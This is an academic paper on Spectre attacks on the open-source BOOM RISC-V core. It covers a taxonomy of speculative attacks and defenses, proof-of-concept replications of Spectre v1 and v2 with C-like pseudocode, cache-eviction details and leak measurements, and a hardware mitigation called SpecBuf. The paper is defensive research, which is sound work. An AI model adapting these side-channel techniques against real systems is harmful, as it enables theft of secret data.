Spectrum: Classifying, Replicating and Mitigating Spectre Attacks on a Speculating RISC-V Microarchitecture

Gonzalez, Abraham
1st Year Graduate Student
abe.gonzalez@berkeley.edu
3034210209
CS 262A
CS 294-156

Korpan, Ben
1st Year Graduate Student
bkorpan@berkeley.edu
3034214967
CS 262A
CS 294-156

Younis, Ed
1st Year Graduate Student
edyounis@berkeley.edu
3034214005
CS 262A
CS 261

Zhao, Jerry
4th Year Undergraduate Student
jerryz123@berkeley.edu
26678509
CS 294-156

***Abstract*—The discovery of exploits targeting the effects of speculative execution has forced the computer architecture community to rethink the design space of high-performance and secure microarchitectures. This new category of attacks, broadly categorized as "Spectre", has spurred substantial research on how to mitigate vulnerabilities associated with high-performance microarchitectural features. In this paper, we present three results to advance research on secure hardware mitigations for these threats; a taxonomy for speculative style attacks and defenses, replication of speculative attacks on an open-source processor, and a hardware implementation of a speculative buffer that mitigates basic speculative cache attacks.**

We have categorized the variety of attacks and defenses based on several attributes. Additionally, we have mapped mitigations to the attacks that they potentially cover. Using the Berkeley Out-Of-Order Machine (BOOM), we have re-implemented Spectre Variants 1 and 2 that target the L1 Data Cache. We achieve a leakage rate of around 114 bytes per second with a 100 MHz processor frequency. Additionally, we propose and implement a speculative buffer, called SpecBuf, that holds speculative data in the MSHRs until commit where the data will be transfered to the L1. Based on preliminary results, it achieves a 2216 Dhrystones per second score on the Dhrystone benchmark resulting in a 2% performance increase compared to the baseline. Additionally, trial synthesis on a 45nm process shows only a 2.5% area increase and 0.36% clock reduction. To our knowledge, these replications and SpecBuf implementation are respectively the first demonstration of a speculative style attack on BOOM and the first synthesizable RTL implementation of a speculative buffer.

I. Introduction

Ever since the disclosure of Spectre and Meltdown at the start of 2018, there has been a large number of attacks targeting speculative microarchitectural state in out-of-order processors [35], [41]. These attacks are able to exploit the shared state of the processor between a victim process/thread and a malicious process/thread. Multiple classifications have been developed for speculative attacks that aim to gain widespread adoption [20], [29], [30], [44], [46]. A well-devised taxonomy would inform not only the categorization of new attacks but also the development of hardware mitigations for these attacks. A complete categorization system would help hardware researchers identify general mitigations for broad categories of vulnerabilities, instead of targeted fixes for specific attacks.

Additionally, the Berkeley Out-of-Order Machine (BOOM) open-source RISC-V microarchitecture has yet to be exposed to these types of attacks [12]. BOOM is a generic implementation of a speculative out-of-order microarchitecture that employs many of the same features as the out-of-order systems targeted by published attacks. Generic, open-source implementations of attacks and their mitigation strategies would provide a common foundation for the development of defenses for speculative execution attacks. By attacking an open-source machine with Spectre, researchers can not only gain more insight into the malicious attack but also attempt to mitigate the attack on a shared, open platform. Moreover, this project hopes to unify and guide the attack mitigation process. With an attack taxonomy and an open-source microarchitecture, a newly proposed mitigation technique can easily target a class of attacks as informed by the taxonomy.

The remainder of this paper is structured as follows: In Section II we discuss related works, introducing relevant attacks, defenses, and classifications. In Section III we discuss our taxonomy and its categorization of the attacks and defenses. In Section IV we present the subset of attacks that were replicated for this paper. In Section V we discuss the implementation of the SpecBuf. In Section VI we discuss the evaluation of the replications and the SpecBuf. In Section VII we discuss future work and conclude in Section VIII.

II. Related Works

A. Speculative Style Attacks

1) Spectre: This work first described speculative style attacks on out-of-order cores that allow a malicious user to read secret data from a victim [41]. When an out-of-order processor reaches a control flow instruction, it predicts the direction of program flow using the Branch Target Buffer and Branch Predictor. If the control flow is mispredicted, then

the code that was executed will not be committed into the architectural state. However, data leakages can occur due to the speculated instruction changing the microarchitectural state. This work introduced two main variants that leak secret data through a cache side channel attack. The first variant named Bounds Check Bypass trains the Branch Predictor to ignore a bounds check and retrieve secret data. The second variant uses the Branch Target Buffer to determine which target to execute called a gadget. Both attacks exploit speculative execution and thus affect all types of out-of-order speculative microarchitectures. Therefore, significant changes to the microarchitecture and software stack will have to occur to mitigate these attacks. Our work serves as an extension of this result by categorizing, replicating, and mitigating speculative cache side channel attacks on an open source out-of-order microarchitecture.

2) Meltdown: This work describes another speculative attack where an attacker can bypass privilege levels and read all the data from kernel memory [35]. This attack uses speculated code run after a memory access protection exception to leak kernel memory to the attacker. When a kernel memory location is accessed in a lower privilege level, then the privilege check occurs in parallel with retrieving the data. Thus, when this data is retrieved, the following instructions can be speculatively executed, leaking the information through a side channel. This type of attack is more dangerous than Spectre in that it leaks kernel memory (and physical memory if it is mapped in the kernel), however, it is easier to mitigate through mechanisms such as KAISER [17] which unmaps the physical memory from the kernel preventing the attack. Our work for this paper addresses the leakage mechanism of this particular attack but does not solve the source of the attack since it is specific to x86 architectures.

B. Speculation Defenses

1) InvisiSpec: InvisiSpec is a theoretical implementation of a speculative buffer on a multi-core processor [37]. This buffer is designed to extend the Load Queue (LQ) and hold all unsafe speculative loads. Since InvisiSpec's buffer is invisible to the memory hierarchy, the buffer is invisible to the cache coherence protocol. This implies that the hardware must track cache coherence requests that effect speculated loads and apply them correctly and safely. This is done with an exposure scheme that enforces memory consistency and cache coherence protocols. InvisiSpec achieves a 72% slowdown during software simulation. Our implementation differs by only considering a single-core processor which allows us to ignore cache coherence. Additionally, we extended the Miss Status Holding Registers (MSHRs) instead of the LQ to achieve practical and synthesizable results rather than InvisiSpec's buffer that assumes infinite area and size.

2) SafeSpec: SafeSpec is another theoretical implementation of a speculative buffer on an x86 processor [34]. Unlike InvisiSpec and our work, SafeSpec considers adding speculative buffers to the Translation Lookaside Buffer and L1 caches which results in significant control flow changes. Simulated CPU results show an 26.4% power and 17% area overhead in the worst case. One important contribution of SafeSpec is the paper's discussion on side channels using the speculative buffer. With the buffer, the side channels are a few orders of magnitude more difficult and inefficient to perform. We differ from this work by creating a working implementation of a speculative buffer that protects the data cache.

C. Other Classifications

1) A Systematic Evaluation of Transient Execution Attacks and Defenses: This work proposes a systematic classification for speculative attacks [10]. In addition to categorizing the attacks, the authors also described other undiscovered speculative attack variants. Additionally, this paper does a in-depth analysis of Spectre-type mitigations, but has a very short evaluation of Meltdown defenses. Our taxonomy differs from this work by mainly focusing on a vendor agnostic solutions to speculative side channel attacks.

2) Company Classifications: Spectre and Meltdown style attacks have been classified by multiple CPU manufacturers such as Intel, ARM, and AMD [3], [4], [26]. These company classifications only consider the attacks that effect their processors. Additionally, these recommend a software solution which is known to work without considering implementation cost. This leaves the analysis of the defenses limited in software. Our taxonomony differs from these because we stay agnostic to vendors and consider multiple solutions to the attacks.

III. Proposed Taxonomy

In this section, we discuss our classification of speculative attacks and mitigations in Figure 1. This taxonomy was built from the perspective of a single core architecture. Additionally, our threat model only includes an adversary who can arbitrarily read data from the cache and write speculative data to the cache.

For the attacks section, we separated attacks based off whether the attack is architecturally legal or not. In a situation where an illegal action was performed, a fault is raised. The different types of attacks in this section are associated with different types of faults. However, the Page Fault has many different attacks associated with it that only differ on the permission bit abused in the attack. This becomes another split in attack tree. The Spectre style attacks that abuse an architecturally legal action all target different hardware modules. This forms the split for that branch of the tree.

Defenses are similarly organized according to implementation location and cost. At the bottom of the stack we have the hardware mitigations, which are further divided into new modules or changed modules. Changed modules imply a change to the function of an existing hardware component, but a new module is an entirely new hardware idea. Firmware was seperated into it's own category because the implementation effort is drastically different than the implementation of hardware or software. At the top, software defenses are split

Fig. 1. Full taxonomy of different attacks and defenses and what they cover [1], [2], [4]–[7], [11], [13], [15]–[19], [21]–[25], [28], [31], [32], [34]–[40], [42], [43], [45], [50], [51]

only into two categories, OS and application level mitigations. This is done because both operating systems and applications cannot always be trusted. Depending on the users threat model, a conclusion can be reached using the taxonomy on which mitigations to assume or implement.

IV. Speculative Attack Replication

To our knowledge, speculative attacks have not yet been implemented on BOOM. Thus, one of the goals of this project was to demonstrate simple proof of concept implementations for a subset of speculative style attacks. Originally, the goal was to implement both Spectre-v1, otherwise know as the Bounds Check Bypass attack, and the Return Stack Buffer attack [18]. However, due to the instability of BOOM's high-performance branch predictors, the team instead implemented proof of concepts for Bounds Check Bypass attack and Spectre-v2, otherwise known as the Branch Target Injection attack. Over 520 lines of C code were written for both implemented attacks as well as code for the untested Return Stack Buffer attack. The source code for these replicated attacks is available at https://github.com/riscv-boom/boom-attacks.

A. Implementation Details

This project utilizes the Berkeley Out-of-Order Machine (BOOM), a synthesizable and parameterizable open source RV64G RISC-V core written in the Chisel hardware construction language [27]. The microarchitecture is open source, providing insight into the front-end and memory system used. The ability to introspect on the inner mechanics of the core enabled us to quickly replicate the attacks and maximize their performance. We describe some of the issues encountered in this process:

1) Flushing a cache line: One feature of the popular x86 and ARM ISAs is the availability of cache manipulation instructions (for example x86 has `clflush` to flush a cache line from every level of the cache hierarchy). However, RISC-V does not have a corresponding `clflush` equivalent. This type of instruction is extremely important for cache side channel attacks since it allows for the attacker to precisely control the contents of the cache. Therefore, a workaround was made to implement an equivalent L1 cache line flush function. This function takes in an address and size in bytes, and flushes all sets starting from that address until the size. This is done by having an extra array which is a multiple of the L1 cache size, that when indexed into, evicts a cache line within the set that the input address refers to.

While `clflush` is able to selectively remove a cache line from the cache without affecting the rest of the cache state, the function created is only able to evict the entire set. This enforces that the cache line referenced is evicted at the cost of evicting other lines, causing a performance decrease. Evicting the entire set is done by accessing the extra array addresses corresponding to the set `N * L1_WAY` times, where `N` is large enough to account for the random cache replacement policy. The larger the `N` value, the higher probability that the particular cache line is evicted from the set. For our purposes, this value was chosen to be `N = 4` in order to have a 99% probability of evicting the referenced cache line.

2) BOOM Branch Predictor Unit: The BOOM Branch Predictor Unit (BPU), is split into a single-cycle "next-line predictor" (NLP) and a slower but more complicated "backing predictor" (BP). The NLP contains the Branch Target Buffer (BTB) where more recent branches are cached alongside their target, a tag of the PC, and more metadata. Additionally, the NLP contains the Return Stack Buffer (RSB) which holds the return pointer for a `ret` instruction. The BP consists of a large predictor such as a TAGE or GShare predictor which makes a more accurate prediction based on a larger view of the branch history [8]. For simplicity, the team used a GShare predictor, since it is easier to train and was fully functioning at the start of the project. The GShare predictor had a global history of 23 bits and history table containing 4096 counters. Since the global history was longer than the size of the table, the global history was hashed with the instruction PC and folded to index into the history table. Additionally, when trying to implement the RSB attack, it was discovered that the RSB was disabled causing all `ret` instructions to speculate to the next PC instead of the return target PC. Re-enabling the RSB led to multiple other BPU bugs, so we decided to keep the RSB disabled and instead implement the Branch Target Injection attack.

3) BOOM Memory System: BOOM's memory system utilizes the RocketChip L1 Data Cache and connects to the rest of the RocketChip uncore [33]. However, in the configuration of BOOM used, there is a L1 cache and outer memory set to a L2 cache latency. This memory hierarchy still functions properly, however it was noticed that the speculation window was not large enough due to the memory model mandating that the latency to any memory request would be no greater than latency to L2. While a real attack would use L2 or L3 cache misses to expand the speculation window, we instead approximated this with a `fdiv` dependency chain.

B. Bounds Check Bypass Attack

In this attack, the attacker resides in the same address space as the victim and uses conditional branches to read victim data. The attacker would first train a conditional branch within the victim code to predict the branch to be taken in a certain direction. Then, during the attack round, the attacker gives a value to the victim that fails the bounds check in the victim but during speculation is used to retrieve the secret value. This particular attack variant uses a cache side channel attack to leak the information by having a passed in value retrieve a secret value which is then used to index the "attacker array". after the attack is run, this "attacker array" can be scanned and timed to determine the secret value based on the timings of cache hits. The psuedocode for this type of attack in Code 1 demonstrates the attack concept using a C-like syntax.

The BOOM implementation of this attack echos the Spectre-v1 proof of concept and the psuedocode closely. It consists of three different parts. First, a tally buffer is cleared before reading a secret byte. This tally buffer is used to keep track of the amount of hits a secret value gets during the measurement

phase. Next the array to be probed is evicted from the cache (the "attacker array" mentioned above), and the attacker trains the BPU to enter the bounds protected area within the victim function. Note that in this section, there is an extra loop that puts the branch history in a consistent state since the branch history is hashed on update. Finally, the attacker code reads out the probing array through using the `rdcycle` instruction and checks if the result is under a hand tuned cache threshold. Full code for this attack is at Code 4.

```
char* secret[] = "SECRET_VALUE"
char  attackArray[256 * CACHE_BLOCK_SZ]

void victim(idx){
  if (idx < secret.size())
    attackArray[secret[idx] * CACHE_BLOCK_SZ]
}

int main(void){
  // Train BPU and Attack secret value
  while (TRAINING_ROUNDS)
    victim(idx)

  victim(outOfBoundsIdx)

  // Probe array to check for hit
  for (i -> 0 until 256){
    t0 = time()
    attackArray[i * CACHE_BLOCK_SZ]
    t1 = time()
  }
}
```

Code 1. Psuedocode of Bounds Check Bypass Attack

C. Branch Target Injection Attack

This attack exploits the outcome of `jalr` instructions which use the BTB to predict the destination. In this attack, the attacker trains a BTB entry for a `jalr` instruction to point to the victim code. Then during the attack run, when the `jalr` is supposed to go to another function, the BTB redirects the PC to the victim code where it speculatively leaks the secret value. Similar to the Bounds Check Bypass attack, this attack leaks information through the cache side channel mentioned in Section IV-B. The psuedocode in Code 2 demonstrates the basic principle of the attack using a C-like syntax.

The BOOM implementation of this attack is very similar to the implementation given for the Bounds Check Bypass attack listed in Section IV-B. One of the main differences for this attack is that the attacker has to change both the address of the function being called through `jalr` and the passed in value to the victim function throughout the training and the attack run. Another difference between the two attacks is that the `fdiv` manipulation is instead done on the target address in the main function instead of using `fdiv` on the passed in index in the victim code.

```
char* secret[] = "SECRET_VALUE"
char  attackArray[256 * CACHE_BLOCK_SZ]

void otherFunction(void){
  // Other functionality
}

void victim(idx){ attackArray[secret[idx] *
    CACHE_BLOCK_SZ] }

int main(void){

  // Training
  while (TRAINING_ROUNDS){
    jump(victim)
  }

  // Attack. Read secret value
  argument = attackIdx
  jump(otherFunction)

  // Probe array to check for hit
  for (i -> 0 until 256){
    t0 = time()
    attackArray[i * CACHE_BLOCK_SZ]
    t1 = time()
  }
}
```

Code 2. Psuedocode of Bounds Check Bypass Attack

V. Speculation Buffer

The side-channel which forms the basis of multiple Spectre variants is the modification of data cache state during speculative execution. To improve performance, modern out-of-order cores will speculatively fetch data into the core on a load miss. However, in the event that the load miss is misspeculated, the refill data is still written into the cache, potentially evicting other resident cache lines. As seen in the attack variants described in Section IV, by carefully measuring the execution times of repeated loads, attacker code can inspect the state of the cache and infer the destination addresses of misspeculated loads by the victim code.

To address this issue, the tag and data arrays must be considered as part of the "architectural state" of the machine, since their contents will affect the "architectural" results of timing measurements performed by attacker code. Similar to how architectural register state is managed in the execution pipelines of out-of-order machines, a secure core must only allow correctly speculated, committing instructions to modify the cache state. A proposed approach is to hold speculated load data in an "L0 Speculation buffer" that can be flushed when misspeculation is detected. This prevents misspeculated loads from affecting the state of the cache, while still allowing correctly speculated loads to broadcast their data into the rest of the machine as soon as possible, maintaining performance. If well implemented, such a buffer could slightly improve performance by deferring the eviction of prior contents, slightly reducing the miss latency, and could even be combined with a store coalescing buffer - another useful "L0 buffer" structure.

A. BOOM's Data Cache

BOOM is currently configured with RocketChip's non-blocking L1 cache [33]. This cache is single-ported and intended for use with the in-order Rocket core: a consequence is that the cache lacks the concept of speculation. BOOM's pipeline expects the ability to kill any misspeculated operations the cycle after misspeculation is detected. Therefore a data cache "shim" structure is used to track operations inside the datacache, killing them upon completion if they were found to be misspeculated. To implement our speculaton buffer, we additionally needed to pass both per-request and global speculative metadata into the cache.

B. Miss Status Holding Registers

We implement a speculation buffer, or SpecBuf, as part of the Miss Status Holding Registers (MSHRs) in BOOM's L1 data cache. The MSHRs hold the status of inflight memory requests made by the L1 cache to the L2 memory bus. In the original data cache, L2 cache refills would write the refill data into the tag and data arrays before waking up the corresponding MSHRs to return the load data to the core. To implement SpecBuf, we modified cache refills to instead write the refill data into per-MSHR cache line buffers.

On misspeculation, the misspeculated MSHR entry is flushed along with any load data that has been returned. Only after the load which allocated the MSHR entry is known to be committed is the evicted cache line written back (if dirty) and the new cache line written into the tag and data arrays. This effectively prevents misspeculated loads from altering the state of the cache.

We allow the bypassing of refill data out of SpecBuf, before the data is committed. The consequence of this bypassing is that the service time for a cache miss is slightly reduced compared to the original behavior; data can be forwarded out prior to the updating of the cache data and tags. However, the total MSHR allocation time is longer than in the original behavior.

Another subtlety of the MSHRs is the per-MSHR replay queues. These queues hold consecutive (secondary) load misses to the same cache line while the initial (primary) miss is being handled. Following the acquisition of the requested cache line, our SpecBuf will eagerly empty the replay queues until a store miss reaches the head. Since stores issued to the memory system are always non-speculative, the cache line can be immediately committed at this point. A final subtlety is an MSHR eviction policy which prevents race conditions, discussed further in Section VI-C.

Implementation of SpecBuf required changes to nearly 500 lines of Chisel code, 300 of which resided in the data cache.



Fig. 2. Overview of modified L1 data cache

C. Point of No Return

In the base implementation of the speculation buffer, entries in the buffer are only deallocated when their corresponding instructions are reached by the head of the reorder buffer (ROB). However, this can result in heavy MSHR utilization, as many instructions may reside between a waiting load and the commit head. However, we observe that many of those instructions, while still inflight, can be marked as guaranteed to commit.

This informs the concept of a "point-of-no-return" (PNR) in the ROB, in addition to the commit head. While the commit head tracks the next instruction which will commit the architectural state, the PNR tracks instructions which are guaranteed to eventually commit, even if they have not yet completed execution. In other words, the PNR points at the oldest instruction which may cause misspeculated execution; an unsafe instruction, such as a branch which has not yet executed. If an instruction is marked as safe, the PNR will pass it whether or not it has completed executing. We observe that refills in SpecBuf can be committed to the cache as soon as the PNR passes the instruction which triggered them. This reduces pressure on MSHR resources and prevents backpressure on incoming cache requests.

To reduce the performance impacts of SpecBuf, we implemented a PNR in the ROB. Two versions were implemented. The first "simple-PNR" will only mark at most one ROB row per cycle as "guaranteed to commit". We also implemented a more complex "fast-PNR" that can mark an arbitrary number of rows per cycle, essentially "jumping over" groups of safe instructions to the oldest incomplete unsafe instruction. These are illustrated in Figure 3, which depicts a ROB organized into 2 columns as in our BOOM configuration. The position of the PNR pointer on the subsequent cycle is shown for both the simple and fast versions.



Fig. 3. Overview of PNR in ROB

D. Physical Optimization

The speculative cache line buffers are by far the most physically costly addition to our secure boom variant. These

buffers do not often need to be accessed simultaneously, and thus can be "factored out" of the MSHRs and into a single ported (1RW) or dual ported (1R/1W) SRAM. This would significantly decrease the modest area overhead (Section VI-C3) incurred by these cache line buffers compared to when they are synthesized out of flip-flops.

E. MSHR File as a Side Channel

Two key limitations affect our current MSHR file implementation: MSHRs are not always immediately deallocated after being killed by misspeculation, and only a single miss may be be inflight to a particular cache set at once. These limitations open up side channels which Spectre style attacks could use to extract information. For instance, when these limitations are combined, the following attack surfaces: an attacker could perform their malicious call on a victim function repeatedly, following each call immediately with a single load which is known to miss, rather than an inspection of an entire attack array. If one of these loads took longer than expected, the attacker could deduce that a killed miss to the same set was being held by the MSHR, waiting for a response from the data bus. From this, the attacker infers part of the address used in the victim's secret-dependent load. This attack may be more difficult to perform than the standard attack, as there is a limited time window the MSHR will remain allocated following being killed. Additionally, this attack would be far slower as the victim call and probing sequence needs to be performed an average of $(num\_sets + 1)/2$ times to read out $log_2(num\_sets)$ bits. We will now describe the reasons for the above limitations and potential future solutions.

1) Fully Associative MSHR File: Making the MSHR file fully associative would aid in mitigating the side channel mentioned above. The number of MSHRs allocated could still be used as a side channel, however. The reason we have not made the MSHR file fully associative is the random replacement policy employed by the Rocket cache, which assumes only a single miss may be inflight per cache set. We would need to augment this policy with an index associative structure, with as many entries as there are MSHRs. This structure would track which ways of a particular set are scheduled to be replaced by an inflight miss. Note that this would not entirely mitigate the side channel, as the number of inflight misses to a particular set is now limited by the number of ways, as opposed to being singular. Thus, the attacker would need to simply perform more accesses.

2) Immediately Killable MSHRs: MSHRs are not immediately killable as they must acknowledge the L2 data bus once it has returned with the refill data. They must additionally forward out speculative loads which will be received and killed by the data cache shim; failure to forward out loads will result in a resource leak in this structure. To implement this functionality, we would need to allow MSHRs to enter a "killed" state where they wait until reception of their bus response. MSHRs in this waiting state would not interfere with further misses to the same cache set. Additionally, we would be required to forward "phony" load responses to the data cache shim. Note that the number of MSHRs in this killed state could still be used as a side channel: this can be mitigated by increasing the number of MSHRs.

TABLE I
BOOM CORE PARAMETERS

Parameter	Value
Fetch Width	2
Decode Width	2
Issue Width	4
PRF Size	100
ROB Size	100
L1 Sets	64
L1 Ways	8
L1 Linesize	64 bytes
MSHR File Entries	4
BTB Sets	512
BTB Banks	2
BTB Ways	4
GShare History Bits	23
GShare Counter Table Entries	4096



Fig. 4. Speed of Replicated Attacks

VI. EVALUATIONS

A. Base Core Parameters

The two attacks were replicated on the BOOM core with the parameters given in Table I. Note that our configuration employs 4 MSHRs and thus contains a 4-entry SpecBuf. We have used the "simple" version of the PNR for the results (Section V-C), as the fast version has not yet provided a measurable performance increase. All attacks were measured using FireSim, an open-source cycle-accurate, FPGA-accelerated scale-out computer system simulation platform [47].

B. Replicating Speculative Attacks Results

Overall, the attacks chosen were replicated successfully on the BOOM microarchitecture. A printout demonstrating

TABLE II
ATTACK PARAMETERS

Parameter	Value
Cache Hit Threshold	50 cycles
Amount of runs on same byte	10 rounds
Training rounds for BPU	6 training rounds
Cache flush hits on same set	4 * L1_WAYS
GShare Counter Table Entries	4096

TABLE III
SPECULATIVE ATTACK RESULTS

Attack	Cycles for Secret Byte	Bytes per Second 100 MHz	Bytes per Second 3.2 GHz
Bounds Check Bypass	884485	113 B/s	3618 B/s
Branch Target Injection	876602	114 B/s	3650 B/s

leakage of secret information with the Bounds Check Bypass attack is shown in Code 3. Initial results of the replications are promising with around 3.6KB/s for both attacks. Table III shows the results of the two attacks while Figure 4 shows the cycles per secret byte read out. These measurements take into account the clearing of the tally array before each run, the multiple rounds of training for the BPU, the single attack run on the victim, and the time to measure out the secret from the attacker array. The cycle times are close to each other because the code shares a similar structure. The main differences are around the setup of the `fdiv` manipulation and the extra arithmetic in the Branch Target Injection attack where you have to calculate both the index and the address for accessing the function and passing the input.

```
1  want(#) =?= 1.(#) 2.( C)
2  want(T) =?= 1.(T) 2.(^A)
3  want(h) =?= 1.(h) 2.(i)
4  want(i) =?= 1.(i) 2.(>)
5  want(s) =?= 1.(s) 2.(^D)
6  want(I) =?= 1.(I) 2.(^D)
7  want(s) =?= 1.(s) 2.( ^L)
8  want(T) =?= 1.(T) 2.( )
9  want(h) =?= 1.(h) 2.(^F)
10 want(e) =?= 1.(e) 2.()
11 want(B) =?= 1.(B) 2.(<9f>)
12 want(a) =?= 1.(a) 2.(^B)
13 want(b) =?= 1.(b) 2.(^A)
14 want(y) =?= 1.(y) 2.()
15 want(B) =?= 1.(B) 2.( )
16 want(o) =?= 1.(o) 2.(^H)
17 want(o) =?= 1.(o) 2.(4)
18 want(m) =?= 1.(m) 2.(k)
19 want(e) =?= 1.(e) 2.(^C)
20 want(r) =?= 1.(r) 2.(^A)
21 want(T) =?= 1.(T) 2.(^C)
22 want(e) =?= 1.(e) 2.(^O)
23 want(s) =?= 1.(s) 2.(^D)
24 want(t) =?= 1.(t) 2.(^A)
```

Code 3. Printout of Bounds Check Bypass Attack

C. SpecBuf Results

We evaluated our SpecBuf implementation using three small microbenchmarks, Dhrystone and the replicated attacks. The microbenchmarks created stress the MSHR blocking and eviction conditions that slow down the machine while Dhrystone was chosen as an initial general test. The SpecBuf shows an expected small decrease in performance in the microbenchmark tests while Dhrystone shows a small improvement all while providing a defense against the replicated attacks demonstrated. A table of results is shown at Table IV.

1) Microbenchmark Explanations and Results: The first microbenchmark named "Non-speculative load misses to same sets" was used to test how efficient non-speculative loads were when the MSHR was unable to allocated entries for each new load. This microbenchmark is a series of loads that had different tags but the same index, thus in BOOM's MSHR, only one entry would be able to be allocated at a time. When using the SpecBuf, the behavior is similar. The main difference is that on each load, the data from cache hierarchy must first fill the MSHR buffer before the cache. This causes a small performance decrease for each load. Since our benchmark has 16 loads, this results in a performance decrease of around `16 loads * (CACHE_LINE_SZ / DATABUS_WIDTH)` or `16 * (64B / 8B) = 128 cycles`.

The second microbenchmark named "Non-speculative load misses to different sets" is similar to the first except that each subsequent load is accessing a different set in the cache. In the normal version of BOOM, the MSHRs would fill up completely but then stall when full until a prior MSHR entry would be freed (when a previous load is completed). When using the SpecBuf, there is a higher performance penalty because the data must fill the MSHR buffer with the cache data before filling the cache. Thus, there is a extra overhead of around 8 cycles for every 4 loads since the MSHR's are allocated waves of 4 and the fill latency to the MSHR buffer is `CACHE_LINE_SZ / DATABUS_WIDTH` or `64B / 8B = 8 cycles`.

The final microbenchmark named "MSHR evicted speculative load miss" is used to test the impact when a load has to be evicted from an MSHR due to a potential deadlock condition. For instance, consider two loads which miss to different addresses that map to the same cache index, keeping in mind the limitation discussed in Section V-E1. In the normal version of BOOM, if one of these loads is speculatively issued to an MSHR before a critical load that resolves the speculation, the speculative load will complete and write its data to the cache. This will release the MSHR entry it occupied and allow the critical load to complete, resolving the speculation. However, with SpecBuf enabled, the speculative load will fill the data in the MSHR buffer, bypass the data to the microarchitectural register, then wait for speculation to finish to determine if the data will enter the cache. If the critical load that needs the MSHR is issued after the speculative load, then the speculative load is evicted from the MSHR file. If the flow proved to be speculated correctly, then any following loads to the same cache line would miss, causing a performance decrease. This microbenchmark shows the increased latency of a load to the evicted cacheline following this scenario. Note that a similar scenario can arise when the MSHR file is filled by many speculative loads, in which case one of the speculative loads would be randomly selected for eviction.

TABLE IV
SPECBUF RESULTS

Benchmark	Version of BOOM Normal	SpecBuf	% Diff.
Non-spec. LD misses to same sets	540 cycles	640 cycles	-19%
Non-spec. LD misses to diff. sets	264 cycles	297 cycles	-11%
MSHR evicted spec. LD miss	48 cycles	67 cycles	-40%
Dhrystone	2176 Dhrystones/s	2216 Dhrystones/s	+2%

2) Dhrystone Results: Enabling the SpecBuf granted a 2% increase in Dhrystone performance, seen below in Table IV. There are several factors which may contribute to this small performance gain. The SpecBuf delays the eviction of old cachelines until the refill is known to commit, allowing hits on the old cacheline in the intervening cycles. Additionally, the SpecBuf decreases the latency of missed loads: this is because refill requests can be sent to the bus earlier, and the retured data can be forwarded out of the buffer as soon as it is available, rather than waiting for the update of cache metadata.

3) Synthesis Results: Trial synthesis of BOOM with our 4-entry SpecBuf in a 45nm technology resulted in a 2.5% increase in area and a 0.36% decrease in clock frequency using HAMMER, a framework to abstract synthesis and place-and-route [49].

VII. FUTURE WORK

A. Bounds Check Bypass and Branch Target Injection Improvements

The replicated attacks are only a subset of speculative style attacks that out-of-order microarchitectures are susceptible to. In future work, we plan on both improving the efficiency of our replicated attacks, and demonstrating more variants of these exploits.

One potential mechanism to speed up both attacks is to improve our hand-made L1 cache line flush function. The current implementation indexes a large extra array to to evict a particular cache set. Another approach, would be to just have this extra array be the size of the L1 cache and use arithmetic to figure out which entry to index into to evict the requested cache line. This decreases the amount of extra memory needed to run the function while allowing the statically allocated array to reside at any memory location. Additionally, if the attacker knew the addresses of the secret and probe arrays, it could more precisely determine which cache lines to evict and test.

In addition to improving the cache line flush function, another improvement can be to tweak the different attack parameters. This includes the attack parameters listed in Table II. Potentially, the amount of rounds on the same byte and training rounds can be reduced to improve the speed of the attack. These can be adjusted in conjunction with the cache flush hits on the same set so even though the random cache replacement policy may not clear all the ways of the set, the amount of rounds on the same byte might remove the false hits when the specified line was not evicted.

B. Other Attacks and More BOOM Configurations

BOOM is susceptible to a variety of other speculative style attacks. One such example is the RSB attack. In the future, we plan on fixing BOOM's RSB so we can demonstrate this exploit. Another improvement to the project would be to train the attacks on different branch predictors. Specifically, we would like to evaluate the efficiency of these attacks on a high-performance TAGE predictor.

C. Further Evaluations

